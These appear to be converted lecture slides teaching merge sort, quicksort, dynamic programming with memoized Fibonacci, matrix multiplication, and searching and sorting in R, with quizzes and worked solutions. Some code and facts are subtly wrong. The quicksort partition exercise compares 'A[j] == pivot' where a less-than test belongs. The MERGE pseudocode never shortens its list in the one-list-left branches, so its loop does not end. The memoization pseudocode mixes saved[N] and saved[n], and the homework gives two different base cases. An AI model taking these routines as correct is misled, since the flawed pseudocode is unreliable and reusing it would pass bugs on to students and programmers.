
1. **Divide** the unsorted list into  $n$  sublists, each containing 1 element (a list of 1 element is considered sorted).
2. Repeatedly **merge** sublists to produce new sublists until there is only 1 sublist remaining. This will be the sorted list.

# Merge Sort (divide-and-conquer)

- **Divide**: divide the  $n$ -element sequence into two subproblems of  $n/2$  elements each.
- **Conquer**: sort the two subsequences recursively using merge sort. If the length of a sequence is 1, do nothing since it is already in order.
- **Combine**: merge the two sorted subsequences to produce the sorted answer.

# Merge sort EXAMPLE

from wikipedia



# Merge sort animated example

6 5 3 1 8 7 2 4

# MergeSort( A[lo..hi] )

```
MergeSort(A,lo,hi) {
```

```
 if lo >= hi return []
```

```
 1. mid ← int((lo+hi)/2)
```

```
 2. MergeSort(A,lo,mid)
```

```
 3. MergeSort(A,mid+1,hi)
```

```
 4. return MERGE(A,lo,mid,hi) // next slide
```

```
}
```

```
1. Find the middle point to divide the array into two.
```

```
2. Call mergeSort for first half
```

```
3. Call mergeSort for second half
```


```
4. Merge the two halves sorted in step 2 and 3
```

## MERGE function

```
function MERGE(left[], right[]) {
 while (len(left) > 0 or len(right) > 0)
 if (len(left) > 0 and len(right) > 0){
 if left[1] <= right[1] //left is smaller
 result += left[1] // add left[1] to result
 left = tail(left) // remove left[1]
 else // right is smaller
 result += right[1]
 right = tail(right)
 else if len(left) > 0 // Only left
 result += left
 else if len(right) > 0 // Only right
 result += right
 }
 return result
}
```

## Example MergeSort

1. **Divide** the whole list into 2 sublists of equal size;
2. Recursively **MergeSort** the 2 sublists;
3. **Combine** the 2 sorted sublists into a sorted list.



# Quiz

Q1. Give example of three sorting algorithms.

Q2. Explain "divide and conquer" algorithm.

Q3. Is quicksort a divide and conquer algorithm?

Q4. What is the complexity of sorting n numbers.

# Quiz: Solutions

Q1. Give example of three sorting algorithms.

Mergesort, quicksort,  
shellsort, heapsort,  
bubblesort

Q2. Explain "divide and conquer" algorithm.

Input is divided and solved independently

Q3. Is quicksort a divide and conquer algorithm?

yes

Q4. What is the complexity of sorting n numbers.

$n \log(n)$

# Mergesort quiz

Show the steps to mergesort 8 numbers:

[4 1 7 2 , 5 6 3 8]

---

**Input unsorted**

1. [ ]
2. [ ] [ ] [ ]
3. [ ] [ ] [ ] [ ]
4. [ ] [ ] [ ] [ ]
5. [ ] [ ]
6. [ ]

**Output sorted ascending.**

---

# Mergesort quiz: solution

Show the steps to mergesort 8 numbers:

[4 1 7 2 5 6 3 8]

---

Input unsorted

1. [4 1 7 2 5 6 3 8]
2. [4 1 7 2][5 6 3 8]
3. [4 1][7 2][5 6][3 8]
4. [1 4][2 7][5 6][3 8]
5. [1 2 4 7][3 5 6 8]
6. [1 2 3 4 5 6 7 8]

Output sorted ascending.

---

# Quick sort

Developed in 1960 by [Tony Hoare](#)

- Quicksort is a divide and conquer algorithm.
- Quicksort first divides a large list into two smaller sub-lists: the low elements and the high elements.
- Quicksort can then recursively sort the sub-lists.

# Quick Sort Algorithm

- Pick an element, called a *pivot*, from the list.
- Reorder the list so that all elements with values less than the pivot come before the pivot, while all elements with values greater than the pivot come after it (equal values can go either way).
- After this partitioning, the pivot is in its final position. This is called the **partition** operation.
- Recursively sort the sub-list of lesser elements and the sub-list of greater elements.


# Quick sort

- Divide-and-conquer algorithm.
- Sorts “in place” (*like insertion sort, but not like merge sort*).

Quicksort an  $n$ -element array:

1. **Divide:** Partition the array into two subarrays around a **pivot**  $x$  such that elements in lower subarray  $\leq x \leq$  elements in upper subarray.
- 2. **Conquer:** Recursively sort the two subarrays.
- 3. **Combine:** Nothing


**Use:** *Linear-time partitioning subroutine.*



Partitioning places all the elements less than the pivot in the *left* part of the array, and all elements greater than the pivot in the *right* part of the array. The pivot fits in the slot between them.

# Psuedo code

```
quicksort(input A[1:n]) // output is sorted A
1. if len(A) <= 1 return A
2. pivot = select and remove from A
3. L = [], G = []
4. for x in A // called partitioning
5. if x <= pivot: L += x
6. else G += x
7. return [quicksort(L), pivot, quicksort(G)]
```




[ L , pivot, G ]

# quick sort animation

6 5 3 1 8 7 2 4

# quick sort animation 2

Unsorted Array



Pick a pivot 31, then pick  
one element bigger than the pivot on Left and  
one element smaller than the pivot on right  
exchange them.

# Exercise: Write this in R

```
1. quicksort <- function(A[lo:hi])
2. if lo < hi then
3. p = partition(A, lo, hi)
4. quicksort(A, lo, p - 1)
5. quicksort(A, p + 1, hi)

6. partition <- function(A[lo:hi])
7. pivot = A[hi] # pick any
8. i = lo # place for swapping
9. for j in lo : hi
10. if A[j] == pivot then
11. swap A[i] with A[j]
12. i++
13. swap A[i] with A[hi]
14. return i
```

# Quick-sort.R

```
quick_sort <- function(A) {
 if (length(A)<2) return(A)
 pivot <- A[sample(length(A),1)]
 c(quick_sort(A[A<pivot]),
 A[A == pivot],
 quick_sort(A[A>pivot]))
}

A <- rnorm(1e6)
system.time(quick_sort(A)) # 10s to sort 1M
```

From <https://www.r-bloggers.com/quicksort-speed-just-in-time-compiling-and-vectorizing/>

# Quick Properties

- Not stable
- $O(\lg(n))$  extra space
- $O(n^2)$  worst time
- Average time is  $O(n \cdot \lg(n))$
- $O(n)$  extra space for the recursion stack in the worst case when recursion is unbalanced.
- $O(\log N)$  space is used if we recurse first into the smaller half of input, and then use a tail recursion on other half.
- **Quicksort with 3-way partitioning.**
- Use insertion sort on small arrays.

# Pivot selection


`pivot=A[1]` gives **worst-case** time on  
already sorted arrays (common  
case)

Solutions:

1. `pivot = A[random(last)]`
2. `pivot=median(A[1,mid,last])`
  - Sedgewick.

## Quicksort - **Worst Case**

- Worst case: the pivot chosen is the largest or smallest value in the array. Partition creates one part of size 1 (containing only the pivot), the other of size  $n-1$ .
- Now we have  $n-1$  levels, instead of  $\log n$ , for a worst case time of  $O(n^2)$



# Quiz

- Explain QuickSort algorithm

# Quiz: Solution

- Explain QuickSort algorithm
- It sorts by divide and conquer.
- Given a list L of numbers, pick any element as a pivot, divide the list into two parts [L, pivot, G], where  $L < \text{Pivot} < G$ .
- Recursively quick sort L and G, then return [quicksort(L),pivot,quicksort(G)].

# Dynamic programming

1. Top down versus Bottom up
2. Example: Memoization of Fibonacci Numbers

# Dynamic programming

- One disadvantage of using Divide-and-Conquer is that the process of recursively solving separate sub-instances can result in the **same computations being performed repeatedly** since *identical* sub-instances may arise.
- The idea behind ***dynamic programming*** is to avoid calculating the same quantity twice.
- The method usually accomplishes this by maintaining a *table sub-results (memoization)*.

# Dynamic vs Divide & Conquer


- Dynamic Programming is a Bottom-Up Technique in which the smallest sub-instances are explicitly solved first and the results of these used to construct solutions to progressively larger sub-instances.
- In contrast, Divide-and-Conquer is a Top-Down Technique which logically progresses from the initial instance down to the smallest sub-instance via intermediate sub-instances.

Dynamic programming uses:


- memoization
- converting from top-down to bottom-up

# DYNAMIC PROGRAMMING

- Dynamic programming solves a problem by partitioning the problem into sub-problems.
  - If the subproblems are **independent**: use **divide-and-conquer** method.
  - If the subproblems are **dependent**: use **dynamic programming**.
- A dynamic programming algorithm solves every subproblem once and **saves its answer to sub-problems in a table** for reuse it.



divide-and-conquer




Dynamic Programming


# Computing the Fibonacci sequence the slow way

```
int f(n) // fibo_very_slow
if n < 2 then return 1
else return f(n-1) + f(n-2);
```

$\Theta(2^n)$  time and  $\Theta(n)$  space.



fibo(6) call tree with duplicate calls



# Exercise: Write fibonacci func

```
f <- function ...
```

# Solution: slow fibonacci

```
f <- function (n){
 # cat("Call f(",n,")\n")
 if(n < 2) return(1)
 s = f(n-1) + f(n-2)
 # cat("Call f(",n,") returning",s,"\\n")
 return(s)
}

Try these
print(f(28)) // 514229
system.time(f(28)) //
f(10000) // evaluation nested too deeply: infinite recursion
```

```
> source('C:/Manipal/Fib.R')
Call f(3)
Call f(2)
Call f(1)
Call f(0)
Call f(2) returning 2
Call f(1)
Call f(3) returning 3
[1] 3]

> system.time(f(28))
 user system elapsed
 2.76 0.00 2.76
```

# Memoization (Remember earlier solutions)

```
function fibo.dynamic(n)
 static int saved[N]
 if n < 2 then return 1
 if saved[n] then
 return saved[n];
 saved[N] = f(n-1) + f(n-2)
 return saved[N]
// O(n) time and O(n) space
```

# Exercise: Write Fibonacci sequence generator with

- Plain recursive: fibo-rec.R
- Memoized: fibo-memo.R
- Linear loop: fibo-loop.R

# Answer 1. fibo-rec.R

```
1. f <- function (n){
2. if(n < 2) return(1)
3. s = f(n-1) + f(n-2)
4. return(s)
5. }
6. for(i in 1:8) cat(f(i)," ")
1 2 3 5 8 13 21 34
```

# Answer 2. fibo-memo.R

```
1. memo <- c(NA)
2. f <- function (n){
3. cat("Call f(",n,")\n")
4. if(n < 2) return(1)
5. if(!is.na(memo[n])) return(memo[n])
6. s = f(n-1) + f(n-2)
7. memo[n] <- s
8. cat("Call f(",n,") returning",s,"\\n")
9. return(s)
10.}
11.print(f(6))
```

## Answer 3. fibo-loop.R

```
memo <- c(1,1)
for(i in 3:10){
 memo[i] = memo[i-1] + memo[i-2]
}
print(memo)
[1] 1 1 2 3 5 8 13 21 34 55
```

# Homework: Write function

Write 3 versions of function (recursive, memo, loop), defined as follows:

$$f(n) = 1 \text{ if } n < 4$$

$$f(n) = f(n-1) + f(n-2) + f(n-3)$$

$$\text{seq} = [1 \ 1 \ 1 \ 3 \ 5 \ 9 \ 17 \ 31 \dots]$$

# Homework: Solution

Write 3 versions of function (recursive, memo, loop), defined as follows:

$$f(n) = 1 \text{ if } n < 3$$

$$f(n) = f(n-1) + f(n-2) + f(n-3)$$

```
1. f <- function (n){
2. if(n < 4) return(1)
3. s = f(n-1)+f(n-2)+f(n-3)
4. return(s)
5. }
6. for(i in 1:8) cat(f(i), " ")
```

# Matrix Multiplication

# Matrix Multiplication

---

"Dot Product"

$$\begin{bmatrix} 1 & 2 & 3 \\ 4 & 5 & 6 \end{bmatrix} \times \begin{bmatrix} 7 & 8 \\ 9 & 10 \\ 11 & 12 \end{bmatrix} = \begin{bmatrix} 58 \end{bmatrix}$$

# Matrix Multiplication

$$\begin{bmatrix} a & b \\ c & d \end{bmatrix} \times \begin{bmatrix} e & f \\ g & h \end{bmatrix} = \begin{bmatrix} ae + bg & af + bh \\ ce + dg & cf + dh \end{bmatrix}$$


A                    B                    C

# Exercise: Multiply: A \*B

```
A <- matrix(1:4, 2, 2)
```

```
B <- matrix(4:1, 2, 2)
```

```
C = A * B
```



# Solution: Multiply: A \*B

```
A <- matrix(1:4, 2, 2)
```

```
B <- matrix(4:1, 2, 2)
```

```
C = A * B
```

$$\begin{array}{|c|c|} \hline 1 & 3 \\ \hline 2 & 4 \\ \hline \end{array} \quad * \quad \begin{array}{|c|c|} \hline 4 & 2 \\ \hline 3 & 1 \\ \hline \end{array}$$

A[2,2]                    B[2,2]

c[2,2]

13	5
20	8

```
C <- A %*% B
```

```
View(C)
```

# Matrix Multiplication

Matrix A -  $p$  rows &  $q$  columns (dimension:  $p * q$ )

Matrix B -  $q$  rows &  $r$  columns (dimension:  $q * r$ )

Note: We can only multiply two matrices, A & B,  
if number of columns in A = number of rows in B

**Cost** of  $A^*B$  = # of scalar multiplications

$$= p q r$$

# Algorithm to Multiply 2 Matrices

**MATRIX-MULTIPLY(A[pxq] , B[qxr]) // Input A & B**

1. for i in 1:p
2.     for j in 1:r
3.         C[i, j] = 0
4.         for k in 1:q
5.             C[i, j] += A[i, k] · B[k, j] // cost p\*q\*r
6.     return C[pxr] // **Result:** Matrix  $C_{p \times r} = A * B$

# MATRIX MULTIPLY (Cormen)

MATRIX-MULTIPLY( $A, B$ )

```
1 if $A.columns \neq B.rows$
2 error “incompatible dimensions”
3 else let C be a new $A.rows \times B.columns$ matrix
4 for $i = 1$ to $A.rows$
5 for $j = 1$ to $B.columns$
6 $c_{ij} = 0$
7 for $k = 1$ to $A.columns$
8 $c_{ij} = c_{ij} + a_{ik} \cdot b_{kj}$
9 return C
```

# Complexity of matmul

- Let  $\mathbf{A}$  be a  $p \times q$  matrix, and  $\mathbf{B}$  be a  $q \times r$  matrix.
- Then the complexity is  $p \times q \times r$

# Exercise: Write matmul in R

- Given two matrices A, B
- Write a term by term matrix multiplication function in R:
- $C[p,r] = \text{matmut}(A[p,q], B[q,r])$

# Quiz:

Q1. Given 2 matrices  $A[n,n] \times B[n,n]$ . How many scalar multiplications are needed for  $A^*B$ ?

Q2. What is the complexity to multiply  $A^*B$ ?

Q3. Write matmul.R to compute  $A^*B$ , element by element

# Quiz: Solution

Q1. Given 2 matrices  $A[n,n] \times B[n,n]$ . How many scalar multiplications are needed for  $A^*B$ ?

$n^3$

Q2. What is the complexity to multiply  $A^*B$ ?

$O(n^3)$

# Quiz: Solution

A3. # Write matmul.R to compute A\*B, element by element

```
matmul <- function(A,B,n) {
 c <- matrix(0, n, n)
 for (i in 1:n) {
 for(j in 1:n) {
 s=0
 for (k in 1:n)
 s = s+ A[i,k]*B[k,j]
 c[i,j] = s
 }
 }
 return(c)
}
A=matrix(1:4,2,2);B=A
C=matmul(A,B,2)
```

# Searching and Sorting in R

# Searching

```
seq_search = function(v, t, eps=1.e-5) {
 n <- length(v)
 for (i in 1:n) {
 if (abs(v[i] - t) <= eps) return(i)
 }
 return(NA)
}
v <- c(4.5, 0.5, 3.5, 1.5, 5.5, 6.5, 2.5)
seq_search(v, .5) # search in v for .5, ans=2
```

# Exercise: Write `bin_search` in R

```
call in R should be bin_search(c(1,4,9,10,25), 11)

// What: search k in array x of n sorted numbers
// returns index m : k==x[m] or -1 if not found.
bool bin_search(const int x[],
 const int n, const int k) {
 int left = 0, right = n-1;
 while (left <= right) {
 int m = (left+right)/2;
 if (x[m] == k) return m; // found.
 if (x[m] < k)
 left = m+1; // search in upper half.
 else
 right = m-1; // search in lower half.
 }
 return -1; // not found
}
```

# Bubble Sorting

```
bubble_sort = function(v) {
 n <- length(v)
 for (i in 1:(n-1)) {
 for (j in (i+1):n) {
 if (v[i] > v[j]) { # swap if bigger
 tmp = v[i]; v[i] = v[j]; v[j] = tmp
 }
 }
 }
 return(v)
}
v <- c(4.5, 0.5, 3.5, 1.5, 5.5, 6.5, 2.5)
bubble_sort(v)
```

# Quick Sort

```
quick_sort <- function(x) {
 if (length(x)<2) return(x)
 pivot <- x[sample(length(x),1)] # Any pivot
 # Recursive calls
 c(quick_sort(x[x<pivot]),
 x[x==pivot],
 quick_sort(x[x>pivot]))
}
x <- rnorm(10) # 10 numbers to sort.
quick_sort(x)
```

# Exercise: Time Builtin Sort

```
v <- c(4, 0, 3, 6, 5, 1, 2)
sort(v, method="shell")
method={auto,radix,shell,quick}

x <- rnorm(1e7) # 10M numbers to sort.
system.time(x1 <- sort(x, method = "shell"))
system.time(x2 <- sort(x, method = "quick"))
system.time(x3 <- sort(x, method = "radix"))
stopifnot(identical(x1, x2))
```

# Merge Sort – Divide and Conquer

```
1. mmerge_sort <- function(A) {
2. if(length(A)>1) {
3. q <- ceiling(length(A)/2)
4. a <- mmerge_sort(A[1:q])
5. b <- mmerge_sort(A[(q+1):length(A)])
6. mmerge(a,b) # next slide
7. } else {
8. A
9. }
10.}
```

```
x<-c(18, 16, 8, 7, 6, 3, 11, 9, 15,1)
mmerge_sort(x)
```


# MMerge in Merge Sort

```
mmerge <- function(a,b) {
 r <- numeric(length(a)+length(b)) # Result is a vec
 ai <-1; bi <-1; # start from front of both a and b.
 for(j in 1:length(r)) {
 if((ai <= length(a) && a[ai] < b[bi]) # smaller
 || bi > length(b)) { # a is smaller
 r[j] <- a[ai]
 ai <- ai+1
 } else { # b is smaller
 r[j] <- b[bi]
 bi <- bi+1
 }
 }
 r # return the sorted result
}
```

# Benchmarking: sqrt

```
library(microbenchmark)
x <- runif(100)
tm <- microbenchmark(sqrt(x) , x ^ 0.5)
library("ggplot2")
autoplot(tm)

Unit: microseconds
expr min lq mean median uq max neval cld
sqrt(x) 1.28 1.28 256.98 1.50 1.71 25492.8 100 a
x^0.5 3.42 3.42 4.01 3.85 3.85 25.2 100 a
```



# Exercise: benchmark sqrt

- `x ^ (1 / 2)`
- `exp(log(x) / 2)`
- `sqrt( x )`

